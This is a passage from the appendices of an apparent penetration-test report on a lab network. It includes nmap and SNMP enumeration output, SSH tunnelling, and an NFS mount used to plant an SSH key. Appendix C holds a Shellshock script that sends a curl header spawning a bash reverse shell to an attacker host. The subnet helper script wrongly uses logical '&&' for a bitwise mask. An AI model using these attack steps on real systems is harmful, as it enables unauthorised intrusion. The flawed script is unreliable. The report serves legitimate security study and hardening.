Symantec Security Response. (2017). ShellShock: All you need to know about the Bash Bug vulnerability. [online] Available at: <https://www.symantec.com/connect/blogs/shellshock-all-you-need-know-about-bash-bug-vulnerability> [Accessed 12 Dec. 2017].

Withblue.ink. (2017). Stop SSH brute force attempts. [online] Available at: <https://withblue.ink/2016/07/15/stop-ssh-brute-force-attempts.html> [Accessed 12 Dec. 2017].



# APPENDICES

## APPENDIX A – SUBNET CALCULATIONS EXAMPLE

---

### STEP 1: CONVERT IP ADDRESS TO BINARY

192.168.0.193 = 11000000.10101000.00000000.11000001

	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
193	1	1	0	0	0	0	0	1

### STEP 2: CONVERT SUBNET MASK TO BINARY

255.255.255.224 = 11111111.11111111.11111111.11100000

	128	64	32	16	8	4	2	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
224	1	1	1	0	0	0	0	0

### STEP 3: CALCULATE SUBNET ADDRESS

Subnet Address = 11000000.10101000.00000000.11000001 & 11111111.11111111.11111111.11100000

Subnet Address = 192.168.0.192/27

*To save time with additional subnet address calculations the following script was developed:*

```
#!/bin/bash
usage() { echo "Usage: $0 [-i <IP ADDR>] [-m <SUBNET MASK>]" 1>&2; exit 1; }

while getopts ":i:m:" o; do
  case "${o}" in
    i)
      i=${OPTARG}
      ;;
    m)
      m=${OPTARG}
      ;;
    *)
      usage
      ;;
  esac
done
shift $((OPTIND-1))

if [ -z "${i}" ] || [ -z "${m}" ]; then
  usage
fi

IFS=. read -r ip_oct1 ip_oct2 ip_oct3 ip_oct4 <<< "${i}"
IFS=. read -r subnetmask_oct1 subnetmask_oct2 subnetmask_oct3 subnetmask_oct4 <<< "${m}"
```

```
printf "%d.%d.%d.%d\n" "$((ip_oct1 && subnetmask_oct1))" "$((ip_oct2 && subnetmask_oct2))" "$((ip_oct3 && subnetmask_oct3))" "$((ip_oct4 && subnetmask_oct4))"
```

## STEP 4: EVALUATE HOSTS

First usable host in subnet is subnet address + 1: 192.168.0.193/27.

Last usable host in subnet is IP and used octets of subnet mask -1: (192.168.0.) 224 -1 = 192.168.0.223

Broadcast Address is IP and used octets of subnet mask: (192.168.0.) 224

Usable hosts is  $2^{\text{number of used octets in subnet mask (blue highlight)}} - 2$ :  $(2^5) - 2 = 30$

## 2.7 APPENDIX B – INTIAL NMAP SCAN

---

Starting Nmap 7.40 ( <https://nmap.org> ) at 2017-09-27 15:06 EDT

Nmap scan report for 192.168.0.33

Host is up (0.00040s latency).

Not shown: 997 closed ports

PORT STATE SERVICE

23/tcp open telnet

80/tcp open http

443/tcp open https

Nmap scan report for 192.168.0.34

Host is up (0.00058s latency).

Not shown: 997 closed ports

PORT STATE SERVICE

22/tcp open ssh

111/tcp open rpcbind

2049/tcp open nfs

Nmap scan report for 192.168.0.129

Host is up (0.00057s latency).

Not shown: 997 closed ports

PORT STATE SERVICE

23/tcp open telnet

80/tcp open http

443/tcp open https

Nmap scan report for 192.168.0.130

Host is up (0.00089s latency).

Not shown: 997 closed ports

PORT STATE SERVICE

22/tcp open ssh

111/tcp open rpcbind

2049/tcp open nfs

Nmap scan report for 192.168.0.225

Host is up (0.00019s latency).

Not shown: 996 closed ports

PORT STATE SERVICE

22/tcp open ssh

23/tcp open telnet

80/tcp open http

443/tcp open https

Nmap scan report for 192.168.0.226

Host is up (0.00038s latency).

Not shown: 997 closed ports  
PORT STATE SERVICE  
23/tcp open telnet  
80/tcp open http  
443/tcp open https

Nmap scan report for 192.168.0.229  
Host is up (0.00039s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE  
23/tcp open telnet  
80/tcp open http  
443/tcp open https

Nmap scan report for 192.168.0.230  
Host is up (0.00059s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE  
23/tcp open telnet  
80/tcp open http  
443/tcp open https

Nmap scan report for 192.168.0.233  
Host is up (0.00064s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE  
23/tcp open telnet  
80/tcp open http  
443/tcp open https

Nmap scan report for 192.168.0.242  
Host is up (0.00097s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE  
22/tcp open ssh  
80/tcp open http  
111/tcp open rpcbind

Nmap scan report for 192.168.0.193  
Host is up (0.00021s latency).  
Not shown: 996 closed ports  
PORT STATE SERVICE  
22/tcp open ssh  
23/tcp open telnet  
80/tcp open http  
443/tcp open https  
MAC Address: 00:50:56:99:6C:E2 (VMware)

Nmap scan report for 192.168.0.199  
Host is up (0.00020s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE  
22/tcp open ssh  
111/tcp open rpcbind  
2049/tcp open nfs  
MAC Address: 00:0C:29:0D:67:C6 (VMware)

Nmap scan report for 192.168.0.200  
Host is up (0.0000020s latency).  
Not shown: 999 closed ports  
PORT STATE SERVICE  
111/tcp open rpcbind

Nmap done: 256 IP addresses (13 hosts up) scanned in 46.87 seconds

## 2.8 APPENDIX C – SHELLSHOCK SCRIPT

---

```
#!/bin/bash

usage() { echo "Usage: $0 [-t <target>] [-c </path to cgi>] [-a <attacker ip>] [-p <attacker port>]" 1>&2; exit
1; }

while getopts ":t:c:a:p:" o; do
  case "${o}" in
    t)
      t=${OPTARG}
      ;;
    c)
      c=${OPTARG}
      ;;
    a)
      a=${OPTARG}
      ;;
    p)
      p=${OPTARG}
      ;;
    *)
      usage
      ;;
  esac
done
shift $((OPTIND-1))

if [ -z "${t}" ] || [ -z "${c}" ] || [ -z "${a}" ] || [ -z "${p}" ]; then
  usage
fi

gnome-terminal -e "nc -lvp ${p}" &
sleep 1
curl -H "User-Agent: ( ) { ; } ; /bin/bash -i >& /dev/tcp/${a}/${p} 0>&1" http://${t}${c}
```

## 2.9 APPENDIX D – SSH TUNNEL

```
root@xadmin-virtual-machine: ~
File Edit View Search Terminal Help
root@kali:~# ssh 192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

1/30 dev tun0
Last login: Wed Sep 27 18:15:49 2017 from 192.168.0.200
root@xadmin-virtual-machine:~# nano /etc/ssh/sshd_config
root@xadmin-virtual-machine:~# service ssh restart
ssh stop/waiting
ssh start/running, process 1623
root@xadmin-virtual-machine:~# exit
logout
Connection to 192.168.0.242 closed.
root@kali:~# ssh -w 0:0 192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/


Last login: Wed Sep 27 20:42:18 2017 from 192.168.0.200
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/for
force_igmp_version forwarding
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/for
force_igmp_version forwarding
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# route add -net 192.168.0.64/27 tun0
root@kali:~#

root@kali:~# traceroute 192.168.0.66
traceroute to 192.168.0.66 (192.168.0.66), 30 hops max, 60 byte packets
 1  1.1.1.2 (1.1.1.2)  20.588 ms  19.934 ms  19.711 ms
 2  192.168.0.241 (192.168.0.241)  16.675 ms  16.391 ms  15.878 ms
 3  192.168.0.97 (192.168.0.97)  15.815 ms  15.626 ms  15.521 ms
 4  192.168.0.66 (192.168.0.66)  19.666 ms  21.591 ms  21.449 ms
```



## 2.10 APPENDIX E – SOCKS5 PROXY



## 2.11 APPENDIX F -SSH KEYGEN

```
root@kali:~# mkdir nfs66
root@kali:~# mount -t nfs 192.168.0.66:/ nfs66/

root@kali:~/.ssh# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:+yHRDyBMttoIVCPu6emvCTDq0F7w8ewics4tAoNJP5A root@kali
The key's randomart image is:
+---[RSA 2048]-----+
|  o.o o
| o . = .
| + + .
| E o + . o
|=.* + . S o
|B+ * + o o
|=.+ + o o . .
|==++.. o .
| *B=o..
+-----[SHA256]-----+
root@kali:~/.ssh# cp id_rsa.pub ~/nfs66/home/xadmin/.ssh/authorized_keys
root@kali:~/.ssh# SSH_AUTH_SOCK=0 ssh xadmin@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Fri Sep 22 14:31:47 2017 from 192.168.0.242
xadmin@xadmin-virtual-machine:~$
```

## 2.12 APPENDIX G -SNMP INFO

```

root@kali:~# snmp-check 192.168.0.226 -c secure
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.226:161 using SNMPv1 and community 'secure'

[*] System information:
Host IP address      : 192.168.0.226
Hostname            : vyos
Description         : Vyatta VyOS 1.1.7
Contact             : root
Location            : Unknown
Uptime snmp         : 12:19:50.10
Uptime system       : 12:18:51.35
System date         : 2017-9-28 05:56:24.0

[*] Network information:
IP forwarding enabled : yes
Default TTL           : 64
TCP segments received : 103
TCP segments sent     : 103
TCP segments retrans  : 0
Input datagrams       : 40918
Delivered datagrams   : 10677
Output datagrams      : 45364

[*] Network interfaces:
Interface            : [ up ] lo
Id                   : 1
Mac Address          : :::::
Type                 : softwareLoopback
Speed                : 10 Mbps
MTU                  : 65536
In octets             : 97238
Out octets           : 97238

Interface            : [ up ] VMware VMXNET3 Ethernet Controller
Id                   : 2
Mac Address          : 00:50:56:99:56:5f
Type                 : ethernet-csmacd
Speed                : 4294 Mbps
MTU                  : 1500
In octets             : 3005082
Out octets           : 3307909

Interface            : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
Id                   : 3
Mac Address          : 00:50:56:99:af:41
Type                 : ethernet-csmacd
Speed                : 1000 Mbps
MTU                  : 1500
In octets             : 94714
Out octets           : 882416

Interface            : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
Id                   : 4
Mac Address          : 00:50:56:99:cf:44
Type                 : ethernet-csmacd
Speed                : 1000 Mbps
MTU                  : 1500
In octets             : 3306493
Out octets           : 3019994

[*] Network IP:
Id      IP Address      Netmask      Broadcast
1       2.2.2.2         255.255.255.255 0
1       127.0.0.1       255.0.0.0      0
3       192.168.0.33    255.255.255.224 1
2       192.168.0.226   255.255.255.252 1
4       192.168.0.229   255.255.255.252 1

[*] Routing information:
Destination  Next hop      Mask          Metric
2.2.2.2     0.0.0.0      255.255.255.255 0
127.0.0.0  0.0.0.0      255.0.0.0      0
192.168.0.32 0.0.0.0      255.255.255.224 0
192.168.0.64 192.168.0.230 255.255.255.224 1
192.168.0.96 192.168.0.230 255.255.255.224 1
192.168.0.128 192.168.0.230 255.255.255.224 1
192.168.0.192 192.168.0.225 255.255.255.224 1
192.168.0.224 0.0.0.0      255.255.255.252 0
192.168.0.228 0.0.0.0      255.255.255.252 0
192.168.0.232 192.168.0.230 255.255.255.252 1
192.168.0.240 192.168.0.230 255.255.255.252 1

```

```

[*] TCP connections and listening ports:
Local address  Local port  Remote address  Remote port  State
0.0.0.0       80          0.0.0.0         0             listen
0.0.0.0       443         0.0.0.0         0             listen
127.0.0.1     199         0.0.0.0         0             listen
127.0.0.1     199         127.0.0.1       58086         established
127.0.0.1     199         127.0.0.1       58087         established
127.0.0.1     199         127.0.0.1       58089         established
127.0.0.1     58086       127.0.0.1       199           established
127.0.0.1     58087       127.0.0.1       199           established
127.0.0.1     58089       127.0.0.1       199           established

[*] Listening UDP ports:
Local address  Local port
0.0.0.0       123
0.0.0.0       161
2.2.2.2       123
127.0.0.1     123
192.168.0.33  123
192.168.0.226 123
192.168.0.229 123

```

```

root@kali:~# snmp-check 192.168.0.193 -c secure
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.193:161 using SNMPv1 and community 'secure'

[*] System information:
Host IP address      : 192.168.0.193
Hostname            : vyos
Description         : Vyatta VyOS 1.1.7
Contact             : root
Location            : Unknown
Uptime snmp         : 12:25:21.88
Uptime system       : 12:24:24.62
System date         : 2017-9-28 06:01:57.0

[*] Network information:
IP forwarding enabled : yes
Default TTL           : 64
TCP segments received : 2547
TCP segments sent    : 1493
TCP segments retrans  : 0
Input datagrams      : 41824
Delivered datagrams  : 11156
Output datagrams     : 45195

[*] Network interfaces:
Interface            : [ up ] lo
Id                   : 1
Mac Address          : :::::
Type                 : softwareLoopback
Speed                : 10 Mbps
MTU                  : 65536
In octets            : 97765
Out octets           : 97765

Interface            : [ up ] VMware VMXNET3 Ethernet Controller
Id                   : 2
Mac Address          : 00:50:56:99:6c:e2
Type                 : ethernet-csmacd
Speed                : 4294 Mbps
MTU                  : 1500
In octets            : 3172086
Out octets           : 4204443

Interface            : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
Id                   : 3
Mac Address          : 00:50:56:99:91:e4
Type                 : ethernet-csmacd
Speed                : 1000 Mbps
MTU                  : 1500
In octets            : 3407370
Out octets           : 3103331

[*] Network IP:
Id      IP Address      Netmask      Broadcast
1       1.1.1.1          255.255.255.255 0
1       127.0.0.1        255.0.0.0      0
2       192.168.0.193    255.255.255.224 1
3       192.168.0.225    255.255.255.252 1

[*] Routing information:
Destination      Next hop      Mask          Metric
1.1.1.1          0.0.0.0      255.255.255.255 0
127.0.0.0       0.0.0.0      255.0.0.0      0
192.168.0.32    192.168.0.226 255.255.255.224 1
192.168.0.64    192.168.0.226 255.255.255.224 1
192.168.0.96    192.168.0.226 255.255.255.224 1
192.168.0.128   192.168.0.226 255.255.255.224 1
192.168.0.192   0.0.0.0      255.255.255.224 0
192.168.0.224   0.0.0.0      255.255.255.252 0
192.168.0.228   192.168.0.226 255.255.255.252 1
192.168.0.232   192.168.0.226 255.255.255.252 1
192.168.0.240   192.168.0.226 255.255.255.252 1


[*] TCP connections and listening ports:
Local address    Local port      Remote address   Remote port      State
0.0.0.0          22              0.0.0.0          0                listen
0.0.0.0          80              0.0.0.0          0                listen
0.0.0.0          443             0.0.0.0          0                listen
127.0.0.1        199             0.0.0.0          0                listen
127.0.0.1        199             127.0.0.1        40856            established
127.0.0.1        199             127.0.0.1        40858            established
127.0.0.1        199             127.0.0.1        40860            established
127.0.0.1        40856           127.0.0.1        199              established
127.0.0.1        40858           127.0.0.1        199              established
127.0.0.1        40860           127.0.0.1        199              established

```

## 2.13 APPENDIX H – NFS PERMISSIONS


---

1. Open /etc/exports in a text editor of choice (nano shown)
2. Change the mount point, r/w permissions and enable root\_squash:



```
xadmin@admin-virtual-machine: ~
File Edit View Search Terminal Help
GNU nano 2.2.6 File: /etc/exports Modified
# /etc/exports: the access control list for filesystems which may be exported
# to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes hostname1(rw, sync, no_subtree_check) hostname2(ro, sync, no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4 gss/krb5i(rw, sync, fsid=0, crossmnt, no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw, sync, no_subtree_check)
#
/home/xadmin/ 192.168.0.*(ro, root_squash, fsid=32)
% [OSPF] Unknown command
pfSense.localdomain(c...
% [OSPF] Unknown command
pfSense.localdomain(c...
pfSense.localdomain#...
Connection closed by...
root@admin-virtual-ma...
Save modified buffer (ANSWERING "No" WILL DESTROY CHANGES) ?
Y Yes
N No ^C Cancel
```

3. Save and exit
4. Restart the service to apply changes:



```
xadmin@admin-virtual-machine:~$ sudo service nfs-kernel-server restart
* Stopping NFS kernel daemon: [ OK ]
* Unexporting directories for NFS kernel daemon... [ OK ]
* Exporting directories for NFS kernel daemon...
exportfs: /etc/exports [1]: Neither 'subtree_check' or 'no_subtree_check' specified for export "192.168.0
.*:/home/xadmin/".
Assuming default behaviour ('no_subtree_check').
NOTE: this default has changed since nfs-utils version 1.0.x
* Starting NFS kernel daemon: [ OK ]
xadmin@admin-virtual-machine:~$
```

## 2.14 APPENDIX I – FINAL NMAP SCAN

---

```
root@kali:~# nmap 192.168.0.0-255
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 18:43 EDT
```

```
Nmap scan report for 192.168.0.33
```

```
Host is up (0.0011s latency).
```

```
Not shown: 997 closed ports
```

```
PORT      STATE SERVICE
```

```
23/tcp    open  telnet
```

```
80/tcp    open  http
```

```
443/tcp   open  https
```

```
123/udp   open  ntp
```

```
161/udp   open  snmp
```

```
Nmap scan report for 192.168.0.34
```

```
Host is up (0.0012s latency).
```

```
Not shown: 997 closed ports
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
111/tcp   open  rpcbind
```

```
2049/tcp  open  nfs
```

```
111/udp   open  rpcbind 2-4
```

```
631/udp   open  ipp
```

```
2049/udp  open  nfs_acl
```

```
5353/udp  open  mdns
```

```
Nmap scan report for 192.168.0.65
```

```
Host is up (0.0019s latency).
```

```
Not shown: 997 closed ports
```

```
PORT      STATE SERVICE
```

```
23/tcp    open  telnet
```

```
80/tcp    open  http
```

```
443/tcp   open  https
```

```
123/udp   open  ntp
```

```
161/udp   open  snmp
```

```
Nmap scan report for 192.168.0.66
```

```
Host is up (0.0021s latency).
```

```
Not shown: 997 closed ports
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
111/tcp   open  rpcbind
```

```
2049/tcp  open  nfs
```

```
111/udp   open  rpcbind 2-4
```

```
631/udp   open|filtered ipp
```

```
2049/udp  open  nfs_acl
```

5353/udp open mdns

Nmap scan report for 192.168.0.97

Host is up (0.0019s latency).

Not shown: 997 closed ports

PORT STATE SERVICE

23/tcp open telnet

80/tcp open http

443/tcp open https

123/udp open ntp

161/udp open snmp

Nmap scan report for 192.168.0.98

Host is up (0.0039s latency).

Not shown: 995 filtered ports

PORT STATE SERVICE

53/tcp open domain

80/tcp open http

2601/tcp open zebra

2604/tcp open ospfd

2605/tcp open bgpd

53/udp open domain

123/udp open ntp

Nmap scan report for 192.168.0.129

Host is up (0.0014s latency).

Not shown: 997 closed ports

PORT STATE SERVICE

23/tcp open telnet

80/tcp open http

443/tcp open https

123/udp open ntp

161/udp open snmp

Nmap scan report for 192.168.0.130

Host is up (0.0018s latency).

Not shown: 997 closed ports

PORT STATE SERVICE

22/tcp open ssh

111/tcp open rpcbind

2049/tcp open nfs

111/udp open rpcbind 2-4

631/udp open|filtered ipp

2049/udp open nfs\_acl

5353/udp open mdns

Nmap scan report for 192.168.0.225

Host is up (0.00057s latency).  
Not shown: 996 closed ports  
PORT STATE SERVICE  
22/tcp open ssh  
23/tcp open telnet  
80/tcp open http  
443/tcp open https  
67/udp open|filtered dhcps  
123/udp open ntp  
161/udp open snmp

Nmap scan report for 192.168.0.226  
Host is up (0.0010s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE  
23/tcp open telnet  
80/tcp open http  
443/tcp open https  
123/udp open ntp  
161/udp open snmp

Nmap scan report for 192.168.0.229  
Host is up (0.00092s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE  
23/tcp open telnet  
80/tcp open http  
443/tcp open https  
123/udp open ntp  
161/udp open snmp

Nmap scan report for 192.168.0.230  
Host is up (0.0013s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE  
23/tcp open telnet  
80/tcp open http  
443/tcp open https  
123/udp open ntp  
161/udp open snmp

Nmap scan report for 192.168.0.233  
Host is up (0.0014s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE  
23/tcp open telnet  
80/tcp open http  
443/tcp open https



123/udp open ntp  
161/udp open snmp

Nmap scan report for 192.168.0.234

Host is up (0.0048s latency).  
Not shown: 995 filtered ports  
PORT STATE SERVICE  
53/tcp open domain  
80/tcp open http  
2601/tcp open zebra  
2604/tcp open ospfd  
2605/tcp open bgpd  
53/udp open domain  
123/udp open ntp

Nmap scan report for 192.168.0.241

Host is up (0.0035s latency).  
Not shown: 995 filtered ports  
PORT STATE SERVICE  
53/tcp open domain  
80/tcp open http  
2601/tcp open zebra  
2604/tcp open ospfd  
2605/tcp open bgpd  
53/udp open domain  
123/udp open ntp

Nmap scan report for 192.168.0.242

Host is up (0.0018s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE  
22/tcp open ssh  
80/tcp open http  
111/tcp open rpcbind  
111/udp open rpcbind  
631/udp open|filtered ipp  
5353/udp open mdns

Nmap scan report for 192.168.0.193

Host is up (0.00021s latency).  
Not shown: 996 closed ports  
PORT STATE SERVICE  
22/tcp open ssh  
23/tcp open telnet  
80/tcp open http  
443/tcp open https  
123/udp open ntp  
161/udp open snmp

MAC Address: 00:50:56:99:6C:E2 (VMware)

Nmap scan report for 192.168.0.199

Host is up (0.00020s latency).

Not shown: 997 closed ports

PORT STATE SERVICE

22/tcp open ssh

111/tcp open rpcbind

2049/tcp open nfs

68/udp open|filtered dhcpd

111/udp open rpcbind 2-4

631/udp open|filtered ipp

2049/udp open nfs\_acl 2-3

5353/udp open mdns

MAC Address: 00:0C:29:0D:67:C6 (VMware)

Nmap scan report for 192.168.0.200

Host is up (0.0000010s latency).

Not shown: 999 closed ports

PORT STATE SERVICE

111/tcp open rpcbind

Nmap done: 256 IP addresses (19 hosts up) scanned in 64.27 seconds